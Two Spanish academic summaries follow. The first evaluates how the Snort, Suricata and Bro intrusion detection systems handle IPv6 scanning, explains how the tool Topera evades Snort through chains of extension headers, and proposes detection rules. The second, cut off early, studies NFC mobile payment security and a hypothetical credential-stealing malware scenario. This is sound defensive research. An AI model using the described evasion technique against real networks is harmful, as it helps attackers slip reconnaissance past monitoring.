***Resumen*—IPv6 trae consigo un considerable número de mejoras sobre IPv4, que suponen un incremento en la flexibilidad del protocolo y, consecuentemente, la aparición de nuevas vulnerabilidades. En el proyecto que este documento resume, se estudia el soporte para IPv6 de una selección de sistemas de detección de intrusiones (IDS), frente a ataques de escaneo. El principal problema que se estudia trata sobre las configuraciones de tráfico que provocan la evasión de los IDS. Snort, Suricata y Bro son analizados frente a una batería de ataques realizados con las herramientas Nmap, THC6 y Topera. Se hace hincapié en la herramienta Topera debido a que afirma ser invisible a Snort. Tras comparar las distintas respuestas de los IDS frente a cada tipo de configuración se propone, a través de una pequeña prueba de concepto, una mejora de la forma de mitigación de Topera introducida por Snort. El plugin IPv6 creado por Martin Schütte proporciona la base sobre la que realizar esta prueba de concepto.**

***Palabras clave*—Ataque de escaneo, Cabecera de Extensión, Evasión, IDS, Log, Regla, Tráfico legítimo, Tráfico malicioso.**

I. Motivación

En un principio Internet no fue diseñado para acoger el número de dispositivos que, en la actualidad, se conectan diariamente en todo el mundo. *Internet Protocol* versión 6 (IPv6 de aquí en adelante) nació como una evolución de *Internet Protocol* versión 4 (IPv4), motivada por el agotamiento de direcciones IP y por la falta de flexibilidad de éste.

Hasta ahora se ha seguido usando IPv4, intentando retrasar lo máximo posible el cambio a IPv6. Técnicas como *Network Address Translation* (NAT), que permiten la traducción entre direcciones IP privadas y públicas, aumentan el número máximo de dispositivos que pueden conectarse a Internet usando el rango de direcciones disponible en IPv4.

Sin embargo, estos "parches" no puede funcionar para siempre y, a pesar de que el rango de direcciones públicas IPv4 está más que agotado, el proceso de adopción de IPv6 está siendo muy lento. IPv6 fue diseñado en 1998 pero, actualmente, el número de conexiones IPv4 sigue siendo mayor al de IPv6. Se espera que para 2019 se inviertan los papeles y el tráfico IPv6 sea mayoritario[1].

Las principales mejoras que implementa IPv6 son: el aumento del tamaño de las direcciones a 128 bits, permitiendo hasta $3.4 * 10^{38}$ direcciones públicas distintas, una mejora en las cabeceras de las tramas IP y la introducción de las Cabeceras de Extensión. Ciertamente es difícil imaginar un escenario dónde se agoten todas las direcciones que ofrece IPv6, de modo que, en teoría, el agotamiento de las direcciones IP debería dejar de ser un problema prioritario, al menos durante de un periodo de tiempo considerable.

[1] http://www.worldipv6launch.org

Como todos los demás protocolos de Internet, IPv6 no está exento de vulnerabilidades. La coexistencia de IPv4 y IPv6 junto con los problemas que conlleva la elevada flexibilidad de IPv6, no hacen más que agravar el problema. Por poner un ejemplo, centrándonos en el contenido del proyecto, un aspecto como el escaneo de dispositivos dentro de una red, que en una primera instancia sería inviable de realizar por fuerza bruta debido al elevado número de direcciones que proporciona IPv6, encontrará diferentes alternativas convirtiéndose de nuevo en un escenario que los gestores de seguridad deberán tener en cuenta.

Otro de los grandes problemas es que la gran mayoría de los sistemas no contemplan IPv6 como un vector de ataque, dejando los mecanismos de defensa anclados en medidas para detectar ataques en IPv4. El factor humano también juega un papel importante. El desconocimiento, por parte del administrador, de que en su red está implantado IPv6, supone la mayor de las ventajas para un supuesto atacante.

El objetivo de este proyecto es el estudio y análisis del soporte que nos ofrecen distintos Sistemas de Detección de Intrusiones (IDS) para detectar ataques de escaneo en IPv6. Concretamente, utilizaremos Snort, Suricata y Bro. Además, a modo de comparación, los escaneos también serán realizados en IPv4, con el fin de observar las diferencias entre las medidas de detección usadas para cada protocolo.

Nmap, The Hacker's Choice IPv6 (THC6) y Topera serán las tres herramientas utilizadas para lanzar la batería de pruebas. Durante el transcurso del análisis, trataremos de encontrar configuraciones de tráfico que generen la evasión de los IDS o que generen comportamientos anómalos en los sistemas de detección.

En la misma línea, estudiaremos Topera, que se define como una herramienta de seguridad para el escaneo de puertos y afirma ser invisible a Snort. Trataremos de encontrar las causas de esta "invisibilidad" y mitigarlas en la medida de lo posible, además de analizar la herramienta contra Suricata y Bro, observar las diferencias en la detección

y comprobar si también provoca la evasión de estos dos IDS. La forma de mitigación variará dependiendo de los resultados obtenidos, aunque en una primera instancia se buscará crear una regla para Snort/Suricata que detecte el escaneo.

Con esto pretendemos comprobar el nivel de soporte actual para IPv6 con la hipótesis inicial de que existe un déficit de medidas eficientes contra los ataques de reconocimiento basados en este protocolo.

Para llevar a cabo las pruebas pertinentes se creara un laboratorio de trabajo con VirtualBox con tres máquinas con los roles de atacante, víctima y detector.

II. Conceptos básicos

Algunos conceptos, aunque son conocidos, no viene mal repasarlos para el seguimiento del proyecto y su completa comprensión.

A. Cabeceras IPv6 de Extensión

En IPv6, la información adicional de la capa de red se codifica en cabeceras independientes, llamadas *Extension Headers* o Cabeceras de Extensión, situadas entre la cabecera IPv6 y las cabeceras de capas superiores. Cada una de estas Cabeceras de Extensión está identificada con un valor distinto dentro del campo *Next Header*.

Todas las Cabeceras de Extensión tienen una longitud múltiplo de 8 octetos. En una implementación completa de IPv6 se incluyen las siguientes Cabeceras de Extensión:

- Hop-by-Hop Options
- Routing (Type 0)
- Fragment
- Destination Options
- Authentication
- Encapsulating Security Payload

La característica de estas cabeceras que más nos influye tiene que ver con el número de cabeceras repetidas en un mismo paquete. En el RFC-2460[1] se recomienda que aparezca como máximo una cabecera de cada tipo, a excepción de la cabecera *Destination Options header*, que debería aparecer hasta un máximo de dos veces por paquete.

B. Abuso de las Cabeceras de Extensión

Parte del problema de las Cabeceras de Extensión viene de la especificación de transmisión y procesamiento de las Cabeceras de Extensión en IPv6 (RFC-7045[3]), que establece que cualquier nodo en la ruta de un paquete IPv6:

- Debe reenviar el paquete independientemente de las Cabeceras de Extensión que haya presentes.
- Está obligado a reconocer y manejar apropiadamente todos los tipos de Cabeceras de Extensión IPv6.
- No debe descartar paquetes que contengan Cabeceras de Extensión no conocidas.

Las Cabeceras de Extensión en IPv6 se han convertido en una fuente de vulnerabilidades, debido, como ya citamos antes, a la falta de restricciones en la especificación del protocolo. Algunos ejemplos de cabeceras utilizadas como vectores de ataque son: *Fragment Headers*[4][5], *Routing Header type 0* y *Hop-by-hop options Header*[5].

Cuando en un paquete, hay una cabecera del tipo *Hop-by-hop options* (con el campo "Next Header" a 0), todos los nodos de la ruta deben inspeccionarlo. Además, si existen opciones del tipo *Router Alert*, todos esos nodos deben inspeccionar con mayor detenimiento los contenidos de la cabecera, empleando más recursos en ello. Esta funcionalidad es usada por los atacantes para provocar denegaciones de servicio (DoS)[5] en la máquinas por las que pasa el paquete.

El *Routing Header type 0* permite al emisor definir la ruta de un paquete parcial o completamente[5]. Esta configuración puede ser utilizada para "spoofear" una dirección y recibir tráfico de vuelta. También se utiliza para realizar ataques de amplificación y otros DoS[2].

En cuanto a los *Fragment Headers*, debido a que el nodo receptor debe recibir todos los fragmentos de un paquete para poder reensamblarlo, son utilizados para provocar denegaciones de servicio. Se envían paquetes fragmentados incompletos, forzando al nodo a esperar el fragmento que falta. También son utilizados para sobrepasar firewalls[5].

C. Ataques de escaneo

Los ataques de escaneo son lanzados durante la fase de reconocimiento, englobados dentro de la estructura general de un ciber-ataque. Su objetivo es descubrir los equipos existentes en una red, averiguar cuál es el sistema operativo de la máquina y su versión, buscar puertos abiertos y ver qué servicios corren en ellos, etc. En resumidas cuentas, se trata de obtener la mayor cantidad de información sensible sobre una máquina, o conjunto de máquinas, con el objetivo de encontrar vulnerabilidades que nos permitan llevar a cabo la actividad maliciosa deseada.

Una característica importante de los ataques de escaneo es su habilidad para evadir los sistemas de detección de intrusiones. En IPv6, los atacantes juegan con las configuraciones de las Cabeceras de Extensión para confundir a los *parsers* de los IDS y conseguir que el escaneo pase desapercibido. Las combinaciones de cabeceras más usadas para la evasión de IDS son los *Fragmentation Headers*[4] y los *Destination Options Headers*. Concretamente, el ataque analizado en este proyecto utiliza el último tipo de cabeceras citadas para conseguir su "invisibilidad" ante los IDS.

III. Escenarios de pruebas

A. Configuración del escenario de pruebas

El laboratorio ha sido construido sobre Virtual Box v5.0.16. Contiene tres roles fundamentales: un atacante, una víctima y un "vigilante", que funciona como dispositivo de monitorización. Las tres máquinas se encuentran en la

[2]Denial of Service

	Atacante	Víctima	Detector	PoC
OS	Kali Linux 2016.1	Ubuntu 15.10	Security Onion 14.04.3.1	Ubuntu 15.10
IPv4	192.168.1.3 / 24	192.168.1.2 / 24	192.168.4 / 24	192.168.1.5 / 24
IPv6	2001:abcd::3 / 64	2001:abcd::2 /64	2001:abcd::4 / 64	2001:abcd::5/64

Fig. 1. Descripción del escenario montado con máquinas virtuales.

misma red local y únicamente la máquina vigilante tiene una interfaz con conexión a Internet.

Utilizaremos Security Onion como distribución para el detector. Security Onion es un sistema operativo basado en Linux que tiene preinstalados los IDS con los que realizaremos las pruebas, Snort, Suricata y Bro. Elegimos esta distribución para tener configuraciones predefinidas, que nos permitieran iniciar cuanto antes los análisis y, en el momento de profundizar más, tener acceso a múltiples opciones con las que afinar nuestras configuraciones. Algunos aspectos de su configuración se pueden observar en la Figura 1.

Además de estos tres sistemas, hemos utilizado un cuarto para el desarrollo de las reglas para detectar Topera (cap. 6 de la memoria). Esto se debe a que utilizamos un plugin de Snort para IPv6, creado por Martin Schütte[3], que añade opciones adicionales para la creación de reglas y que requiere usar la misma versión de Snort para el que fue compilado (Snort-2.9.2.2).

B. Sistemas de Detección

Los IDS elegidos para realizar las pruebas de detección son Snort, Suricata y Bro. Dos de ellos basados reglas, Snort y Suricata, y otro basado en anomalías, Bro. Bro se diferencia de los otros dos IDS en que, mientras Snort y Suricata detectan patrones maliciosos de paquetes y alertan al usuario, Bro recoge todo el tráfico y reporta las anomalías detectadas, para que después el analista actúe en consecuencia a través de su "framework".

Relativo a las reglas descargadas para Snort y Suricata, se han utilizado las reglas de Emerging Threats (versión open-source) y Snort-VRT (versión proporcionada al registrarte en la página). Hemos utilizado Pulledpork para descargar y organizar las reglas ya que proporciona una gestión centralizada que permite ahorrar tiempo al cambiar entre unas configuraciones de reglas y otras. Para Bro, hemos utilizado los scripts de detección instalados por defecto en Security Onion, sin hacer más cambios que los que se indican en la sección 3.2.4 de la memoria.

Un dato remarcable es el número de reglas específicas para IPv6[4][6]. Sumando las reglas de VRT y de ET, obtenemos 68. La cifra es irrisoria si la comparamos con el total de reglas que tenemos activas (alrededor de 23000). Esto dice mucho del soporte actual que existe para este protocolo. También es cierto que, normalmente las reglas se crean para detectar ataques ya existentes y, es obvio que el número de ataques en IPv4 es muy superior al de ataques en IPv6. Probablemente con el tiempo, el número de ataques específicos para IPv6 crecerá, así como el número de reglas para detectarlos.

C. Ataques realizados

El conjunto de ataques utilizado para las pruebas, ha sido modelado con la intención de incluir una variedad representativa de ataques, tanto para IPv4, cómo para IPv6, con el propósito de comparar el soporte existente en los IDS dependiendo del protocolo utilizado. También se analizarán las alertas generadas por los ataques, buscando las configuraciones menos ruidosas y comprobar si alguna logra la completa evasión de los IDS. Todos los ataques tienen como objetivo obtener alguna información útil para el reconocimiento de una red o equipo.

Las herramientas seleccionadas para realizar los ataques son: Nmap, THC-IPv6 (The Hacker's Choice IPv6) y Topera. Nmap es posiblemente "La Herramienta", cuando hablamos de reconocimiento de redes. El abanico de opciones que incluye es inmenso; desde escaneos de host, direcciones, puertos, sistemas operativos..., pasando por las técnicas de escaneos más populares (TCP-SYN/ACK/Connect, UDP Scan, FIN/Xmas scans, etc.), hasta la posibilidad de lanzar los escaneos en IPv6. La versión utilizada es Nmap 7.01, instalada por defecto en Kali 2016.1.

The Hacker's Choice IPv6[5] es un conjunto de herramientas que explotan las vulnerabilidades inherentes a IPv6. Contiene herramientas con finalidades muy diversas, de modo hicimos una selección de aquellas que nos eran más útiles. Las herramientas escogidas son: alive6, detect_sniffer6 y firewall6 (sección 3.3.2 de la memoria). La versión de THC-IPv6 utilizada es también la incluida por defecto en Kali 2016.1.

Topera[6] es una herramienta de seguridad que afirma ser invisible a Snort. Se utiliza su última versión, 0.0.2, cuya última actualización data de 2013. Cuenta con dos tipos de ataques, un escaneo TCP de puertos y ataque "Slow HTTP" (Slowloris sobre IPv6). Debido a que su versión de Slowloris está destinada a realizar DoS en IPv6, nos centraremos en su escaneo de puertos. El escaneo de puertos de Topera sólo reporta puertos abiertos o cerrados, no distingue si existen puertos filtrados. Topera tiene una gran importancia en nuestro estudio porque, uno de los objetivos del proyecto es corroborar si realmente es invisible a Snort, si podría serlo también para otros IDS y en caso afirmativo, determinar qué provoca la evasión de los IDS.

IV. Desarrollo de las pruebas y obtención de resultados

Todas y cada una de las pruebas lanzadas se encuentran desarrolladas en profundidad en la memoria. Se exponen,

[3]https://github.com/mschuett/spp_ipv6
[4]*grep -i ipv6 downloaded.rules — grep -c alert*
[5]https://github.com/vanhauser-thc/thc-ipv6
[6]http://toperaproject.github.io/topera/

además de las diferentes reglas/logs que dispara cada ataque, las características del tráfico que se genera en el segmento de red con cada uno de los tests. En aras de la brevedad, este desarrollo quedará fuera del resumen, dejando al lector la opción de indagar más en esta sección acudiendo a la memoria del proyecto. Dicho esto, pasaremos a exponer algunas de las ideas más destacables que se han obtenido tras analizar los resultados.

V. Análisis de resultados

En primer lugar, se ha visto que las alertas que avisan sobre las características del tráfico, que a priori eran de gran ayuda para analizar el tráfico de la red, dan lugar a falsas alarmas al dispararse también con tráfico legítimo. A pesar de que siguen siendo útiles en la tarea de detección de escaneos, no podemos basar el descubrimiento de tráfico malicioso en reglas que pueden llevar a equívocos. Los IDS deberían decodificar e identificar correctamente los patrones maliciosos en los paquetes y alertar de ello de manera precisa.

Otro punto a resaltar está relacionado con la "masividad" de los ataques. Algunas de las configuraciones lanzadas están dirigidas contra una dirección y un puerto concretos. El tráfico resultante de realizar estos escaneos es apenas de dos o tres paquetes, y por ello pasan desapercibidos a los IDS o generan muy pocas alertas. Los sistemas de detección de escaneos suelen estar enfocados en detectar escaneos masivos contra rangos de direcciones y puertos, que son los más comunes debido a que en la fase de reconocimiento, el atacante no tiene información alguna acerca de los equipos de la red. Aunque es cierto que en IPv6, debido a sus dimensiones, los rangos escaneados se ven reducidos, siguen estando lejos de ser escaneos dirigidos.

También se puede ver que existe más soporte para IPv4 que para IPv6, aunque la diferencia sea cada vez menor. Este aspecto no nos sorprende y es del todo normal. Cuando se habla de IDS, las reglas usadas para detectar los ataques normalmente son creadas después de que el ataque se haya conocido y popularizado. Debido a la baja implementación de IPv6 en comparación con IPv4, existirán menos tipos de ataque específicos de IPv6 y por tanto es comprensible que haya un menor soporte para IPv6. A medida que IPv6 se vaya extendiendo, así lo hará su soporte en los sistemas de detección. No obstante, fuera de la comparación con IPv4, consideramos que la cobertura de IPv6 está por debajo de lo que debería ser para el nivel actual de implementación.

Las Cabeceras de Extensión IPv6 son otra fuente de problemas para los IDS. Las distintas combinaciones de estas cabeceras son el método estrella para evadir los IDS. Una de las causas es la ambigüedad de algunas definiciones de los RFC sobre qué configuraciones de paquetes son legítimas y cuales no. En nuestro caso, tanto Snort como Suricata y Bro implementan herramientas que detectan anomalías en las configuraciones de Cabeceras de Extensión. Topera basa su invisibilidad en incluir muchas cabeceras Destination Options en los paquetes. Bro detecta el escaneo directamente notificando sobre un escaneo de puertos TCP. Suricata detecta una configuración ilegítima de cabeceras con la regla [1:2200089:1] y alerta sobre opciones con sólo relleno, por lo que Topera tampoco evade a Suricata.

Sin embargo, Topera sólo afirmaba ser invisible a Snort. No ha sido hasta la implementación de la opción *max_ip6_extensions* con Snort 2.9.7.0 (2015) cuando se puede decir que Topera ha dejado de ser invisible a Snort. Recordemos que Topera se creó en 2012. Con esta opción podemos fijar cuántas cabeceras decodifica Snort. Si se detecta tráfico con menos cabeceras, será decodificado y por lo tanto el escaneo es detectado. Si se detecta tráfico que sobrepase el límite de cabeceras, se dispara la regla *[116:456:1]*. Como se ha comentado, debido a que actualmente es muy raro ver tráfico con más de una Cabecera de Extensión, esta opción es, por ahora, suficientemente efectiva como método de detección de escaneos.

No obstante, existen varias pegas a esta opción. Una de ellas es que Snort no diferencia qué tipos de Cabeceras de Extensión existen en el paquete. Este aspecto es el que trataremos de mejorar en el capítulo 6 de la memoria. La solución óptima debería de detectar patrones maliciosos y evitar la evasión aceptando todo tipo de combinaciones de cabeceras legítimas, sin tener que rechazar tráfico.

Comparando las respuestas de Snort y Suricata concluimos que el soporte que ofrecen para IPv6 es muy similar. Ambos IDS tienen sus aspectos positivos y negativos. Quizá la ceguera de Suricata frente al escaneo TCP-SYN en IPv6 inclina la balanza más hacia Snort, pero Suricata responde mejor ante las Cabeceras de Extensión IPv6. En cuanto a Bro, debido a que opera de forma distinta, no es fácil compararlo con los otros dos IDS. Ante algunas configuraciones, como las lanzadas por Topera, Bro se desenvuelve mejor que Snort y Suricata. Pero también tiene puntos ciegos, como frente a los ataques FIN, XMAS, ACK o SlowRate. En general, los tres sistemas incluyen un soporte bastante estable para IPv6 pero, todavía está lejos de lo que debería de ser si queremos que IPv6 se implante de una vez por todas.

VI. PoC

Tras observar el comportamiento de Snort y Suricata ante el el escaneo de Topera, decidimos intentar mejorar los métodos de mitigación que proporciona Snort ante este tipo de escaneos. Recordemos que la causa de la "invisibilidad" de Topera era enviar paquetes con más Cabeceras de Extensión, Fragment headers o Destination Options, de las que Snort decodificaba. Esto provocaba la evasión de Snort. Debido a que la configuración de Topera con cabeceras Fragment headers no obtenía ninguna respuesta de la máquina víctima, nos centraremos en la configuración con cabeceras Destination Options, que sí realizaba el escaneo correctamente.

La regla que dispara Snort (*[116:456:1]*) avisa sobre la existencia de un paquete con más Cabeceras de Extensión que el máximo indicado en la variable *max_ip6_extensions* del archivo *snort.conf*. La solución de Snort no detecta

el tipo de Cabeceras de Extensión del paquete ni cuántas veces aparece repetidas cada una. El principal problema es que aunque haya 6 Cabeceras de Extensión definidas, las cabeceras de capas superiores (por ejemplo haciendo tunneling IPv6 sobre IPv6) irán seguidas por sus Cabeceras de Extensión. Esto hace inservible fijar un máximo de cabeceras por paquete.

En un intento de mejorar esta opción utilizaremos un plugin IPv6 para Snort, creado por Martin Schütte que identifique el número de Cabeceras de Extensión de cada tipo que hay por paquete. El plugin añade la funcionalidad de detectar la existencia de los tipos de cabeceras pero no de su número. Por ello creamos 7 reglas que funcionan de manera conjunta, para suplir esa falta. Seis reglas para detectar cada uno de los tipos de cabeceras y una más para contar el total de Cabeceras de Extensión. Un ejemplo de descripción de estas reglas lo podemos encontrar en la Figura 2.

A pesar de que esta configuración nos acerca un poco más a saber cuántas cabeceras de cada tipo contienen los paquetes analizados, esta lejos de ser la manera óptima de hacerlo. El primer inconveniente de la aproximación presentada es que recae en el analista la tarea de interpretar las alertas y descubrir que está pasando en la red. Ante tráfico real, las alertas se dispararían demasiado a menudo, confundiéndose cuándo se han lanzado con tráfico legítimo y cuándo no. Aún si estamos en un laboratorio, contra ciertas configuraciones de cabeceras, no podremos determinar cuantas cabeceras de cada tipo hay.

Como propuesta para un futuro trabajo, la solución óptima pasaría por implementar en el plugin la detección del número exacto de Cabeceras de Extensión en un paquete. Con esta funcionalidad se podrían disparar alertas cuando las configuraciones de cabeceras incumplan las recomendaciones del RFC-2460 [1].

VII. Conclusiones

Con la batería de pruebas realizada, se comparan las capacidades de los IDS y se comenta el nivel de soporte actual para los ataques de escaneo en IPv6. A nivel comparativo, algunas de las pruebas se lanzan en IPv4 y sus resultados son utilizados para resaltar las diferencias de soporte entre ambos protocolos.

Se ha visto que el soporte existente para IPv6 está creciendo pero sigue estando muy por detrás del de IPv4. Creemos que mejorará al ritmo de expansión de IPv6. Sin embargo, incluso para el nivel actual de implementación de IPv6, creemos que es insuficiente.

```
alert ip any any ->any any (ip6_exthdr: 60; msg:"IPv6: \
Destination Options header detected"; sid:124818;     \
rev:1;)

alert ip any any ->any any (ip6_exthdr: 43; msg:"IPv6: \
Routing header detected"; sid:124819; rev:1;)
```

Fig. 2. Ejemplo de descripción de las reglas para el plugin IPv6 de Snort.

Se ha presentado que la invisibilidad de Topera era causa de cadenas de Cabeceras de Extensión IPv6 suficientemente largas como para que Snort no las decodificase correctamente y por tanto consiguiera la evasión del IDS. También se ha comprobado que no es efectivo contra Suricata y Bro.

La implementación de la opción *max_ip6_extensions* con la versión versión 2.9.7.0 de Snort, define el número máximo de Cabeceras de Extensión que debe procesar lanzando una alerta si se supera. Con esta funcionalidad Topera deja de ser invisible.

Se ha expuesto una propuesta de mejora a la opción de Snort utilizando un plugin IPv6 y definiendo 7 reglas que trabajan en conjunto. Con todo ello, se puede deducir el número de Cabeceras de Extensión de cada tipo que existen en un paquete.

Señalar que los resultados expuestos son el resultado de la investigación y estudio de los autores, un analista experto podría afinar mucho más la configuración optimizando la respuesta de los IDS.

Agradecimientos

Agradecer a todas esas personas que perdieron unos instantes de su tiempo para ayudarme, directa o indirectamente, respondiendo dudas o dando ánimos. Ellos también forman parte de este trabajo.

Referencias

[1] S. Deering (Cisco) y R. Hinden (Nokia), “Internet Protocol, Version 6 (IPv6), [RFC 2460]”. Diciembre 1998.

[2] Information Sciences Institute University of Southern California, “Internet Protocol (IPv4), [RFC 791]”. Septiembre 1981.

[3] B. Carpenter (Universidad de Auckland) y S. Jiang (Huawei Technologies Co., Ltd.), “Transmission and Processing of IPv6 Extension Headers [RFC 7045]”. Diciembre 2013.

[4] Antonios Atlasis, Enno Rey y Rafael Schaefer, “Evading Intrusion Detection Prevention Systems by Exploiting IPv6 Features”, en *TROOPERS*, Heildelberg, Alemania. Marzo 2015.

[5] Wardner Maia, “IPv6 Security”, en *Poland MUM*, Warsaw. Marzo 2012.

[6] Jon Mark Allen, “A Performance Comparison of Intrusion Detection Systems with Regard to IPv6”, *SANS Institute*. Mayo 2015.

Eduardo Ocete Entrala studied the degree on Engineering of Telecommunication Technologies, Telematics branch, at the University of Granada (2012-2016). He studied, during the last year of his degree, at the Technische Universität München as an Erasmus student. Currently he is attending the Telecommunication Engineering Master’s in the University of Granada.

Gabriel Maciá-Fernández is an Associate Professor in the Department of Signal Theory, Telematics and Communications of the University of Granada (Spain). He received an MS in Telecommunications Engineering from the University of Seville, Spain and the Ph.D. in Telecommunications Engineering from the University of Granada. In the period of 1999-2005, he worked as a specialist consultant at ”Vodafone España.” His research interests are focused on computer and network security, with special focus on intrusion detection, reliable protocol design, network information leakage and denial of service.

PAGO MÓVIL MEDIANTE NFC: ESTUDIO Y MODELO DE VULNERABILIDAD

Autor: Julio José Píñar Figueroa, e-mail: juliojpf@gmail.com
Tutor: José Camacho Páez; e-mail: josecamacho@ugr.es
Titulación: Grado en Ingeniería de Tecnologías de Telecomunicación
Departamento de Teoría de la Señal, Telemática y Comunicaciones
Universidad de Granada

***Resumen*— Uno de los cambios de mayor entidad que ya está teniendo lugar en nuestra sociedad es el del pago físico en comercios utilizando dispositivos electrónicos móviles de propósito general. En particular, parece que la apuesta principal de la industria del pago es el uso de la tecnología NFC (*Near Field Communication*). Si bien este cambio puede parecer adecuado de cara a la facilitación del pago, y por tanto a la activación de la economía, no es menos cierto que puede dar paso a nuevas formas de vulneración de la seguridad. En este documento se realiza un estudio sobre esta modalidad de pago centrándose en la seguridad. Se plantea y estudia la viabilidad de un escenario en el que un malware capture los datos de autenticación en el móvil a la hora de la realización de un pago por NFC. En este resumen se introduce además un modelo que emula esta modalidad de pago para la implementación práctica de dicho ataque.**

Palabras clave— keylogger, NFC, pago móvil, seguridad.

I. INTRODUCCIÓN

La dependencia en los *smartphones* va en aumento en el día a día de los usuarios. La posibilidad de concentrar tantas funcionalidades diferentes en un único dispositivo móvil ha potenciado su alto desarrollo en los últimos 10 años. Se prevé que en un futuro cercano (2022 según Deloitte) el usuario interactuará con su entorno a través de los dispositivos móviles, bien sea en una casa domótica o en los pagos móviles [1]. Dicha tendencia genera cierta controversia [2].

Un ejemplo de la concentración de funcionalidades en los *smartphones* es precisamente la inclusión de la comunicación por NFC (*Near Field Communication*). Hoy en día, la mayoría de dispositivos recientes incorpora tecnología NFC. En cuanto al uso de NFC en pago móvil, Deloitte estima que a finales de 2015 el 5% de los 600-650 millones de móviles que incorporan NFC han sido usados, al menos una vez al mes, para la realización de un pago NFC [3].

En 2011, la tecnología NFC se presentaba como medio de comunicación más prometedor para la evolución de los pagos en dispositivos móviles [4]. Sin embargo, esto no quiere decir que esta tecnología sea reciente. Fue en 2003 cuando se aprobó como estándar ISO/IEC, aunque hasta el 2010 no llegó a los teléfonos móviles.

La tecnología NFC viene a ser la evolución de la tecnología RFID, con la incorporación de mejoras y distintos modos de operación [5] [6]. Ambas herramientas inalámbricas de comunicación actúan a corto alcance (10 cm.) en la banda de 13.56 MHz. Aunque los componentes de ambas tecnologías son muy parecidos, lo que diferencia principalmente NFC de RFID son los modos de comunicación. Estos modos de comunicación permiten que NFC pueda ser empleado para distintos tipos de aplicaciones: desde la configuración de los *tags* para aplicaciones como la activación del WiFi al entrar en una zona, el cambio a modo avión, etc.; pasando por el envío de archivos/enlaces entre dos dispositivos; hasta el uso del dispositivo móvil para efectuar pagos o para realizar autenticaciones, por ejemplo, para entrar en un local.

En un mundo donde la tecnología altera continuamente los hábitos de los seres humanos, los cambios se suceden con demasiada celeridad y, en ocasiones, sin dar lugar a la reflexión sobre potenciales efectos negativos. El avance tecnológico aparece numerosas veces reñido con la idea fundamental del diseño con seguridad embebida (*built-in security*) tan necesario en particular en lo relacionado al pago. Según un análisis realizado por los laboratorios Kaspersky en el tercer trimestre de 2015 se detectaron 323.374 nuevos programas maliciosos en los dispositivos móviles suponiendo así, un incremento del 3.1% con respecto al primer trimestre del mismo año [7]. Entre dichos programas, se incluye un número relevante de ataques que podrían poner en peligro la seguridad del pago con móviles.

Este estudio se centra en la tecnología NFC para las aplicaciones de pago. En particular, el objetivo es evaluar la seguridad de la metodología de pago en móviles usando NFC, no tanto por el uso de esta tecnología de comunicación concreta, sino por el uso del dispositivo móvil, de ámbito general, como medio de pago. El TFG presenta una línea de investigación en desarrollo basada en la hipótesis de que las credenciales de autorización de un pago pueden ser capturadas por medios ocultos al usuario.

El resto del resumen se organiza como sigue. La Sección II presenta una discusión de los distintos métodos de pago móvil que predominan en el mercado. En la Sección III, se discuten los pagos móviles en el mundo físico usando NFC, los denominados *Contactless Mobile Payment*, donde se introduce la arquitectura del sistema y aplicaciones sustentadas en la tecnología. Tras ello, en la sección IV, se discute la seguridad en los pagos móviles con NFC. En la sección V, se expone una metodología de ataque a la que este tipo de pagos es potencialmente vulnerable. En la sección VI, se presenta el modelo de emulación de pago móvil que está en desarrollo para estudiar dicha metodología. Por último, en la sección VII se exponen las conclusiones.

II. MÉTODOS DE PAGO EN MÓVILES

Como se ha mencionado con anterioridad, la evolución de los *smartphones* ha presentado una oportunidad para el desarrollo de herramientas que posicionen a las grandes

empresas en la cima del mercado tecnológico. Cada vez son más las numerosas aplicaciones que los teléfonos incorporan, desde la realización de fotografías o videos de alta calidad, servicios de videollamadas, conexión a internet 4G, etc.

La definición estándar de pago móvil, dada por la IEEE en la conferencia SympoTIC en Bratislava (Eslovaquia) de 2004, especifica: "*un pago móvil es cualquier pago en el que un dispositivo móvil es usado para iniciar activar o confirmar dicho pago*" [8].

En el mundo del comercio electrónico las aplicaciones de pago han ido adquiriendo mayor protagonismo, así como también han ido bifurcándose hacia diferentes vías de pago. En la Fig. 1 se ilustran en un diagrama las tecnologías más usadas en las que se sustentan los pagos móviles. Se ha hecho una distinción clara entre el pago físico y el pago electrónico (*e-payment*). En los pagos físicos, el punto de pago (*Point of Sale* o PoS) está cercano al usuario e interactúa de manera directa con el pago. En cambio, en los pagos electrónicos la localización del PoS es remota. Por otro lado, los pagos móviles suelen estar referidos a transacciones C2C (*Consumer to Consumer*) o C2B (*Consumer to Business*). Las transacciones entre clientes (C2C) permiten el intercambio de bienes entre dos personas. En cambio, cuando se habla de C2B o B2C, se traduce al movimiento monetario entre comercios y clientes [9].




Fig.1. Diagrama del ámbito del pago móvil en el comercio físico y electrónico.

En la Fig.1 aparecen dos bloques fundamentales de pagos a larga distancia. Por un lado, están las vías de pago como los SMS (*Short Message Service*), USSD (Unstructered Supplementary Service Data), o WAP (Wireless Application Protocol), los cuales se han usado desde antes de la llegada de los *smartphones* [10].

Por otro lado, distinguimos un gran grupo que lo conformarían las aplicaciones y los servicios web. En cuanto a los servicios web de pago, cabe decir que en la mayoría se utiliza el dispositivo móvil de forma similar a como se ha usado tradicionalmente un ordenador. El procedimiento básico consiste en introducir los datos del cliente en el proveedor de servicio a través de la página web y estos se envían a la entidad financiera destinataria. Alternativamente, las aplicaciones de tarjeta virtual (los Wallets) ofrecen una metodología de *e-payment* específica para móviles. En primer lugar, se configura una tarjeta virtual en el móvil. Todos los datos bancarios quedan almacenados en el dispositivo. A la hora de la realización de una transferencia, las páginas que lo habiliten ofrecen un modelo de pago basado en estas tarjetas virtuales. El cliente simplemente elige la tarjeta a usar y el pago se realiza en el momento si la necesidad de introducir cuentas bancarias. El funcionamiento, como se puede ver, refleja similitudes con el modelo de servicio de Paypal.

